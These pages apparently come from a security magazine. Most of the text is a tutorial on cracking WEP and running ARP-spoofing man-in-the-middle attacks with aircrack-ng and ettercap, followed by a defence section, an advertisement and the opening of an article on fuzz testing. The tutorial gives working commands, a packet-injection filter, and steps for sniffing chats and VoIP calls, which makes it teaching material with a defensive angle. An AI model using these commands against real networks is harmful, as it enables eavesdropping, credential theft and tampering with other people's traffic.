


Figure 5. Ettercap In Action

we will receive any of these broadcasts as explained earlier in this article.

The next step we take will listen for these ARP packets on the network, which it will capture and re-inject as ARP request packets, which will generate a lot of packets, and in turn, a lot of #Data or IV's, which are the things we want. In the airodump window, take note of the MAC addresses of the clients, as we will be using them. Open up a new console and type:

```
bt ~ # aireplay-ng -3 -b XX:XX:XX:XX:XX:XX -h XX:XX:XX:XX:XX:XX ath0
```

Where -b is the Access Point's MAC address, or BSSID (as mentioned earlier), and -h is our MAC address again, -3 is the ARP-Request-Replay method, where ARP requests are captured and rebroadcast for traffic creation, and ath0 is still the interface. Now that we have started this, we will now start the cracking program *Aircrack-ng* in the background, which will attempt to crack

the WEP as more packets are captured. This can be run at the same time that the capture is taking place, so both can be run indefinitely until the key is cracked, or until you run out of memory (because this runs from the live CD, this uses your RAM to capture these packets). Because we have used the capture method involving ARP packets, we can use Aircrack's faster -z option which is known only as the PTW method (<http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/>). If this does not work however, simply exclude the -z option from the command line. Open up a new console and type:

```
bt ~ # aircrack-ng -z output*.cap
```

Assuming that you used the -w output option in airodump. If you did not, simply substitute output*.cap for whatever you used. I.e, if you used *homenet*, then it would be *homenet*.cap*. After a while, the cracked WEP key will be displayed, along with the percentage estimation of accuracy of this

key (I.e., how much percentage chance there is of it being the right key). The last step in connecting to the network is using this key to actually connect to the network. This is done using the following commands: see Listing 2.

Assuming that *WIFINETWORK* is the ESSID of the network you are trying to connect to, and the all the numbers after key are those of the WEP key you are using to connect (in this case, 128-bit). You are now a part of the network that you are about to perform the MiTM on. Seeing as you will be trying this on your home network, you should already know the other IP's on the network. Ping one of them just to make sure that everything has worked and you are actually associated within the network. If so, we can move onto the next step - the actual MiTM attack.

Becoming the MiTM

Now that Ettercap is set up, becoming the MiTM is a relatively simple process for the most basic attack. This attack will simply make us the MiTM, and allow us to view passwords that are transferred through the network to such protocols HTTP, SSH plaintext, FTP, TELNET, POP3, etc. Open up another terminal session, and type the following:

```
bt ~ # sudo ettercap -Tq -M arp:remote /$IP/ -P autoadd
```

And replace \$IP with an IP Address range of your network which includes the default gateway and a few clients. Such as, for example, a network which includes a router to the internet which is the default gateway (10.1.1.1), and four clients including yourself (10.1.1.2-5). The easiest way would be simply to put the IP range as 10.1.1-5, and Ettercap will add in any additional clients that join the network. The -p autoadd switch is optional, and probably is not advised on larger networks for risk of DoS'ing (Denial of Service) the clients, as it automatically adds in any extra clients by detecting the ARP requests that are sent back and forth, and determining which clients exists and which do not, and adding any that do exist. At this point, Ettercap will scan through the IP Addresses that you have specified, figure out which MAC address they are on, and then send out the fake ARP packets as described earlier, pinpointing each IP address to the single MAC address of your



Figure 6. Driftnet in Use

PC, passing absolutely all traffic through it. This enables us to watch everything that happens, as well as modify any packets that come through, but we will cover that in a little while. First, you will notice in the same window that nothing much is happening – that is because no plain text passwords are being passed through the network. In order to determine if your attack has worked, go to another PC on the same network, and try to login to something like a forum, or your hotmail account, or similar. Anything that does not have an https should work. You will notice that whenever you try to login to a website when a MITM attack is being performed, it will ask you whether you want to accept a certificate. The attack works on the basis that most people will simply accept the certificate, thinking nothing more of it, and most people will. So when you are testing if your attack worked, simply accept the certificate and watch your magic go to work. If you are ever using another PC on a public network, and you see such a prompt, be very cautious as to whether you accept it or not. Examine it and see who it was signed by, etc., in order to determine if the certificate is legitimate or not. At this point, you could simply sit back and watch the passwords be collected, or start up driftnet to view all the pictures being viewed over the network:

```
bt ~ # cd /usr/local/driftnet-0.1.6/
&& driftnet -i eth0
```

When quitting Ettercap, make sure to press the letter `q` instead of the typical `[Ctrl]+[C]`, because that will Re-ARP all the clients. If you simply press `[Ctrl]+[C]`, then there will be a massive DoS, and no clients will have the internet or network access until they refresh their network position. You can also press `p` whilst Ettercap is sniffing, allowing you to activate further built-in plugins. Now we can move onto some more interesting propositions: manipulating the packets.

Manipulating the Packets

The possibilities of packet manipulation are endless, bound only by your creativity, and the time you are willing to spend exploring the different protocols and how they work and their relationship with inbound traffic and outbound traffic on the network. Ettercap comes with its own built-in filter creator, as well as a few of its

own pre-made packets. Building your own filter requires a basic knowledge of how programming languages work, or the ability to analyse and determine how the Ettercap filters work, which is relatively simple if you are used to analysing data/packet streams with programs such as Wireshark. Open a new console, and type:

```
bt ~ # kedit filter.pic
```

Then copy and paste the following into the window that comes up: see Listing 3.

Save this, and then close Kedit. In that same console session, run the following

command to turn the code into a filter that is readable by Ettercap:

```
bt ~ # etterfilter filter.pic -o filter.ef
```

You will see a few things happen, and then the filter will be created. Basically, the code is fairly simple. The `if (ip.proto == TCP && tcp.dst/src == 80)` basically tells Ettercap to only pay attention to the TCP protocol packets on either the destination to port 80, or the source from port 80 (which is all web related traffic), and then to follow the instructions that come after that – ie. to search that packet for a string, then replace

Listing 3. Image Replacement Packet Filter Source

```
if (ip.proto == TCP && tcp.dst == 80) {
  if (search(DATA.data, "Accept-Encoding")) {
    replace("Accept-Encoding", "Accept-Rubbish!");
    msg("Modified Accept-Encoding!\n");
  }
}
if (ip.proto == TCP && tcp.src == 80) {
  replace("img src=", "img src=\"http://img405.imageshack.us/img405/328/hacked28hi.png\" ");
  replace("IMG SRC=", "img src=\"http://img405.imageshack.us/img405/328/hacked28hi.png\" ");
  msg("Replaced the picture.\n");
}
if (ip.proto == UDP && udp.src == 80) {
  replace("img src=", "img src=\"http://img405.imageshack.us/img405/328/hacked28hi.png\" ");
  replace("IMG SRC=", "img src=\"http://img405.imageshack.us/img405/328/hacked28hi.png\" ");
  msg("Replaced the picture.\n");
}
```




Figure 7. Image Replacement in Action

it with what you would like that string to read. You will also notice that in replacing the strings, we must keep the length of the two strings the same – be careful to make sure you do this, or it won't work. To make this filter run during your MiTM attack, we must use a slightly altered Ettercap command. The command to use is (assuming you saved the filter in the /root folder):

```
bt ~ # sudo ettercap -T -q -F filter.ef
-M arp:remote /$IP/ -P autoadd
```

Now move to another computer, and navigate to a website, and see a lot of pictures being replaced with the image you specified! This can be quite funny. Alternatively, you can see the images being

replaced by watching the output of your console session. The filter we created won't work with absolutely every website because of the many various ways of including images, but it will work with many of them.

Applying this same principal you can, for example, figure out the port of a Messenger program, and modify the outgoing packets to include words of your own – for example replacing something like *How are you* with something like *I hate you!* (notice still the same amount of characters – this is essential in general packet manipulation, however, is not necessary in our image filter, as we are adding to what is already there [via the use of the slashes], not modifying). Explore, and have fun with this.

Information Gathering

This section demonstrates how easy it is to read and gather information by using the MiTM attack. Imagine if your neighbour read exactly what you sent through your MSN logs, who to, and when. If you gave them long enough, they could figure out roughly how you speak, and then even log in as you and impersonate you to get more information. Assuming you are still the MiTM as in previous steps, open up Wireshark, and start capturing. This is done by going to *KDE Menu > BackTrack > Privilege Escalation > Wireshark*, then click *Capture > Interfaces*, and click *+Start* on the interface you want to capture the traffic on (in our case – `eth0`), and then wait around for a while as it captures information. If you are testing this in your own lab, go to your other PC and open up MSN, sign in, and start talking to someone (all whilst Wireshark is capturing data). Once you have chatted to a few people for a while, enter in the filter section (near the top of the Wireshark window) `msnms` making sure it is in lower case, then click *Apply*. You will notice a number of packets, most of which are useless, but if we look closely, we can eliminate a few of these. The ones you would want to take notice of are the ones with the MSG in front of them in the *Info* section. If it helps, you can click on one of the MSG packets, and then click *Analyze > Follow TCP Streams*, where you can then scroll through all the conversations and read what you need to, or print it out and highlight the actual conversation.




Figure 8. Wireshark Capturing MSN Packets




Figure 9. AutoScan – A network Defence

Another somewhat easier to use, program that can be used is one called *Imsniff*, available on sourceforge, this program is still buggy and in Beta. To use this program, simply download and extract the `.tgz` file, then in the terminal, `cd` into the `linux` directory, and run `build` by using `./build` in the terminal. This will build *Imsniff* according to your network devices. Then run:

```
imsniff -cd /root/chatlogs eth0
```

The reason we run *Imsniff* on `eth0` is because it is designed for `eth0` by default, but the README in the `/docs/` folder describes how to modify it for wireless connections. You can also use the `imsniff.conf.sample` file to make your own auto configuration folder for this. The

only bug I have encountered so far is that sometimes it wo not create the folders for each MSN account you are sniffing, and as such – no logs are recorded. To combat this, simply create a folder within your specified folder for that MSN contact, and then logs will be created within there.

Another handy trick that you can do with Wireshark is capture any SIP phone calls that pass through that network. Again, start a capture process, then wait for a SIP call to be made and completed, then stop the capturing. Now, simply go to *Statistics>VoIP Calls*, and from here it will list all calls made, duration, starting time, etc., and you can then play and listen to these calls from here. Imagine what your neighbour might hear if they were using your wireless.

Further Possibilities

Evidently, being a MiTM, there can be endless possibilities as to the things you can do. If you can read all packets and manipulate all packets – then what's to stop you controlling the network? There are a few more basics that we haven't covered in this article, and that would be better left for you to explore yourself. One of these possibilities is sniffing SSL (*Secure Socket Layer*) traffic, such as secure logins for sites like Hotmail (*Secure Version*), Banks, Online Stores, etc. It is beyond the scope of this article, but the basics behind it include issuing your own SSL Certificate instead of having the company's SSL certificate issued, all the while spoofing the DNS requests, and capturing all packets with wireshark. These are then decrypted with SSLDump into a human readable form, where any passwords can be read by you. Obviously, this can have hugely devastating effects to your average user who does not examine certificates.

Another possibility is re-directing all traffic to a certain website. This can obviously be used for fun – but what if someone used

this to exploit your PC? If they scanned your computer with Nmap, and figured out what services and versions you were running, they could then figure out if you had anything exploitable and create a webpage (that is locally hosted) through Metasploit, and then get Ettercap to redirect all traffic to the page – whereupon they will be exploited and you will have Root control of their system. You can imagine how detrimental this could be.

One further possibility is possible further access into the network. Imagine this – a client computer is authenticated with the server based on it is network address or fingerprint. This network address is then stolen by you with your MiTM attack, thus making you appear as that client to the server. The server would then give you the privileges of that client where you normally would not have privileges – another large security threat for administrators. These are just a few further ideas for possibilities that can be achieved through Ettercap – you are only limited by your imagination, so have a play around and figure some things out.

The Defence

As you have seen, the attacks on ARP can be quite powerful and have rather dangerous results. On a small scale, defence against ARP spoofing is often impractical (i.e. on a neighbours home network, or a wireless Hotspot), and as such isn't used. However, there are methods of defence which are often implemented on larger scale business networks. The only true method of defending against ARP spoofing is by using completely static non-changing ARP entries with non-changing MAC's and IP's, but the sheer scale of the job of keeping the ARP entries up to date is enough to put most network admins off this method, so other methods are available. Once such method would be to use strong wireless encryption techniques,

instead of the easy-to-break WEP. A good idea would be to either set up WPA with a password that is 63 characters long, and a non-dictionary word (making it close to impossible to crack), or to set up WPA Encryption with Radius server authentication (beyond the scope of this article, and most home situations, but worth looking into for businesses). Another such method is DHCP Snooping. DHCP Snooping ensures that only clients requesting an IP over DHCP are connected if their IP and MAC address match those specified within the whitelist of allowable clients. DHCP Snooping works in one of 3 ways:

- By tracking the physical location of the hosts
- Making sure that the hosts are only using the IP addresses given to them
- Ensuring that clients can only access the DHCP servers that are authorised on that network.

DHCP Snooping ensures that any additional and unauthorised DHCP servers are inoperable. There are also certain network Switches (such as those by Cisco) that impose additional security called *ARP Security* or *Dynamic ARP Inspection*. These work by ensuring that if the ARP packets do not match the entries specified the DHCP Snooper, then the ARP packets are simply dropped. This sort of ARP security makes it impossible to ARP poison, as these smart switches ensure that only the legitimate packets make it through the network.

On a smaller scale, Arpwatch or AutoScan are two good programs for keeping an eye on the network for any changes, and are quite practical for your average home network (managed by a somewhat knowledgeable person). Defence is the hardest part, so your best bet is to not allow any unauthorized or untrusted people on your network, and if you do, be prepared and watchful for such attacks, and always view certificates to pages to verify them.

Stephen Argent

Stephen Argent is currently in Australia completing his studies, and hopes to proceed onto further advanced education programs afterwards. Stephen has taught himself a diverse range of computing skills, working for himself in many areas of computing for the past 8 years, ranging from password and data recovery, to Wireless cracking, amongst various other things, under both the Windows and Linux environments.

On the 'Net

- <http://www.remote-exploit.org/> – BackTrack available here
- <http://www.aircrack-ng.org/> – AircrackNG and suite available here
- <http://www.alobbs.com/macchanger/> – MAC Address changing program
- <http://ettercap.sourceforge.net/> – EttercapNG
- http://en.wikipedia.org/wiki/Address_Resolution_Protocol/ – ARP on Wikipedia
- http://en.wikipedia.org/wiki/Man_in_the_middle – MiTM on Wikipedia
- <http://autoscan.fr/> – AutoScan Program (IDS)
- <http://www-nrg.ee.lbl.gov/> – Arpwatch is available here



ESOFT WEB FILTERING OEM SOLUTIONS

eSoft®

SiteFilter® Database

Add comprehensive URL filtering to your appliance, MSSP, or service offering with an emphasis on real-time malicious and fraudulent site blocking. eSoft adds thousands of new phishing, compromised, and malware sites to its database every day and has classified tens of millions of URLs into 53 categories from Pornography to Social Networking. eSoft's OEM solution can be implemented on an appliance or in the cloud with optimal throughput and a low memory footprint. Most importantly, eSoft provides you pricing flexibility.

Call eSoft today for more information.

+1.303.444.1600 • oemsales@esoft.com • www.esoft.com

eSoft



MIKKO VARPIOLA,
ARI TAKANEN

How to Deploy Robustness Testing

Difficulty



Today's software companies design and test their code using the well-accepted, familiar method of positive testing. Still, all communications software appears to be infested with security-critical bugs that can be misused to crash the software or to take total control of the device running the software.

More than 80 percent of all attack tools exploit these types of simple implementation mistakes. And everything fails when tested for these types of flaws. In this article, we will explore various means of testing for such security mistakes, with a focus on deploying robustness testing into the software development lifecycle.

Positive Testing for Conformance

Positive testing encompasses all testing approaches that aim to validate features against requirements documentation. A simple requirement could say, for example, *Software must prompt for username and password before granting access to the data*. At a later point in the software development lifecycle, a test designer will read the requirement and implement a number of test cases to validate the feature. In the example, the designer would likely try, at minimum, to input the correct username and password.

While positive testing is prevalent in the software design cycle, it does have drawbacks. Programmers usually receive a rough guideline of vague, incomplete specifications. The same incomplete requirements make it difficult for test designers to consider the infinite number of permutations of test cases required to validate each feature. As most test design in positive testing is conducted through manual work, reaching any good test case coverage will take an enormous amount of time, delaying the product launch. Furthermore, the claim of 100

percent test coverage does not typically account for the complex tests required to catch unexpected error situations. That is where robustness or negative testing comes into play.

Negative Testing Through Randomness or Protocol Models

Negative testing, or fuzzing, extrapolates the complex interactions far beyond regular feature testing. The main objective of the negative testing methods is to identify the most critical problems so that programmers can improve software quality, reducing public exposure to crash-level software defects. The challenge in negative testing is that for each positive requirement, there is an infinite number of negative test cases that need to be tried (Figure 1). Random testing is one method of validation, but it has very little chance of discovering security-related flaws. Negative testing can accomplish this goal effectively through systematic grammar-based test generation.

A random test for the example given earlier would aim to generate a predefined number of tests or an undefined number of tests in a predefined time, using pairs of random usernames and passwords. The entire test run for the validation would probably consist of two test groups, each containing a huge number of individual test cases. For any effective testing, at least part of the *protocol* needs to be valid, and therefore the first test suite would keep the username valid and randomly corrupt the

WHAT YOU WILL LEARN...

How robustness/negative testing fills the critical gap left by positive testing – and reduces the cost and time required for testing

Results of comparing positive vs. negative testing and random fuzz testing vs. model-based negative testing

How to analyze test coverage in a way that specifies which flaws were exposed

WHAT YOU SHOULD KNOW...

Basic principles of fuzz testing, AQ and the difference between model-based testing versus random fuzz testing

Fundamental concepts of negative testing versus positive testing

password, and then in the next test suite the username would be corrupted.

In model-based or grammar-based negative testing, both username and password are enumerated through a predefined set of anomalies in an anomaly library. Based on past vulnerability knowledge, the anomaly library is highly optimized to catch different types of problems in code. Example tests could include commonly used passwords, long strings, format string problems, boundary value conditions and so on. A model-based suite of negative tests can consist of tens of thousands of carefully thought-out test cases. From a test documentation perspective, it is typically considered one test suite, or a test, and the pass/fail criteria for the test are given for each test run. For example, a bad test document can say that all external interfaces need to be tested for security problems whereas a good test documentation will define the interfaces and interface specifications that need to be covered in the test. Still, each failed test run against a specific interface and its specification can uncover a large number of faults mapping down to a set of flaws in the product (Figure 2). Both negative testing approaches have their pros and cons. A random fuzz test is extremely easy to implement and run. The simplest method for random fuzzing is to send random garbage to each open network interface. A slightly better method of conducting random testing is to take a template use case, a positive test case, and start semi-randomly mutating it. Random testing is the minimum amount of negative testing that designers should do for every open interface and network protocol. It will usually crash the software – The shortcoming is that the test coverage is almost impossible to estimate.

Metrics for Fuzzing

Test coverage is the first question a quality assurance expert will want to know when negative testing is described to him. What was tested and what was untested? Did we find all flaws, or just five percent of the flaws? This can be challenging for random testing, but also for template based fuzz tests. Model-based fuzzing will answer these questions a bit better, although it still cannot guarantee that all flaws were found. The quality of model-based fuzzing is based on the quality of the model, and the vulnerability

knowledge integrated into the used tool. The challenge in model-based testing is that building a good model often takes a lot of protocol and vulnerability knowledge.

One method of measuring the test efficiency of negative testing is to use code coverage tools. This can be done with open source tools such as *gcov*, which requires access to the source code for instrumenting the code with coverage hooks. Runtime coverage tools such as *PaiMei* will analyze the binary while it is being executed and report the coverage based on the instruction pointer as it walks through the executable code.

Comparisons Through Code Coverage

In our studies related to code coverage between positive tests and negative tests,

we saw that negative testing can reach code that will not be touched by positive tests alone. An example of such code would be error handling routines and other exception handlers. Table 1 shows results of running a mode-based fuzzer and a conformance test suite against OpenSSL implementation. Although these results are from a Master's Thesis study by Tero Rontti in 2004. Even back then, they did a revealing discovery on how negative testing will explore more code compared to positive testing alone. The coverage was mostly overlapping, although some of the code was touched only by one or the other testing technique (Table 1).

A comparison of random testing versus model-based fuzzing is even more revealing. A fuzzer product that




Figure 1. Infinity of negative inputs, and test optimization (source: *Fuzzing for Software Security* by Takanen et al., by Artech House, in press)

General Settings Results										
<input type="button" value="Open file"/> <input type="button" value="Refresh"/> <input type="checkbox"/> Auto refresh <input type="checkbox"/> Follow trail <input type="button" value="Help"/>										
test-group	in...	status	inp...	inp...	out...	out...	inst...	diagn...	time	
http11-accept...	4276	n/a	0	0	1	350	1	passed	0.371	
http11-accept...	4277	n/a	0	0	1	350	1	passed	0.27	
http11-accept...	4278	n/a	0	0	1	350	1	passed	0.361	
http11-accept...	4279	n/a	0	0	1	350	1	passed	0.19	
http11-accept...	4280	n/a	0	0	1	350	1	passed	0.31	
http11-accept...	4281	n/a	0	0	1	350	1	passed	0.291	
http11-accept...	4282	n/a	0	0	1	350	1	passed	0.26	
http11-accept...	4283	n/a	0	0	1	350	1	passed	0.231	
http11-accept...	4284	n/a	0	0	1	350	56	denial...	327...	
http11-accept...	4285	n/a	0	0	1	350	1	passed	0.34	
http11-accept...	4286	n/a	0	0	1	350	1	passed	0.231	
http11-accept...	4287	n/a	0	0	1	350	1	passed	0.31	
http11-accept...	4288	n/a	0	0	1	350	1	passed	0.321	

Figure 2. The results of a test run with one single input causing a failure (crash) among hundreds of other tests (Source: *Codenomicon HTTP Test Suite*)

reaches the highest coverage result is not necessarily the best at finding security-critical flaws in the product. A good model can reach high code coverage even without a good anomaly library. This indicates that code coverage is very bad at measuring the goodness of negative testing. On the other hand, a random fuzzer will typically reach very low code coverage, indicating that it will not test anything but the simplest structures in the inputs. A presentation by Charlie Miller at CanSecWest revealed that the code coverage for intelligent model-based fuzzers could be more than two times higher than for the less intelligent fuzzers.

Coverage Through Interfaces and Attack Vectors

Test coverage can also be analyzed through the various attack vectors

and layers of protocols on each of those identified interfaces. The most common use case for fuzzing is in Web development. Several commercial tools from companies such as Cenzic, HP and IBM are available for testing various Web applications, some of which are quite intelligent in their approach to negative testing. However, for any communication device or network service, designers need to take a step back and see what other communication is happening. Almost any enterprise environment today depends on communication technologies such as HTTP and SSL/TLS (for Web services), SIP and RTP (for VoIP), ISAKMP, IKE and IPSEC (for VPN connectivity), and SMTP, POP and IMAP (for e-mail). Protocols like these are familiar to any security engineer that has configured a firewall for enterprise use and creating threat scenarios should be simply based on that knowledge. For any

network-enabled service, testers need to fuzz all layers. For example, for testing a VoIP service, they need to test IPv4, TLS, SIP, RTP, and the actual application logic including various voice encoding formats (Figure 3).

Input Space Coverage

The most challenging metric is related to measuring the actual inputs given to any of the above-mentioned interfaces. For any meaningful metrics the interface needs to have a formal description, which can also be deduced from sampled of network packets. For example, for a simple protocol such as TFTP, the interface description can be something like this (using BNF-like description, simplified for brevity):

```
<RRQ> ::= (0x00 0x01)
        <FILE-NAME> <MODE>
<WRQ> ::= (0x00 0x02)
        <FILE-NAME> <MODE>
<MODE> ::= ("octet" | "netascii") 0x00
<FILE-NAME> ::= { <CHARACTER> } 0x00
<CHARACTER> ::= 0x01 -0x7f
```

Measuring the input space would be based on analyzing each of the inputs used for all

Table 1. Code Coverage for OpenSSL (Source: Tero Rontti, Robustness Testing Code Coverage Analysis, Master's Thesis, 2004)

Metric/Test Suite	Model-based Fuzzer	Conformance Suite
Line Coverage	20.1%	19.7%
Branch Coverage	5.1%	4.2%
Function Coverage	17.4%	16.2%

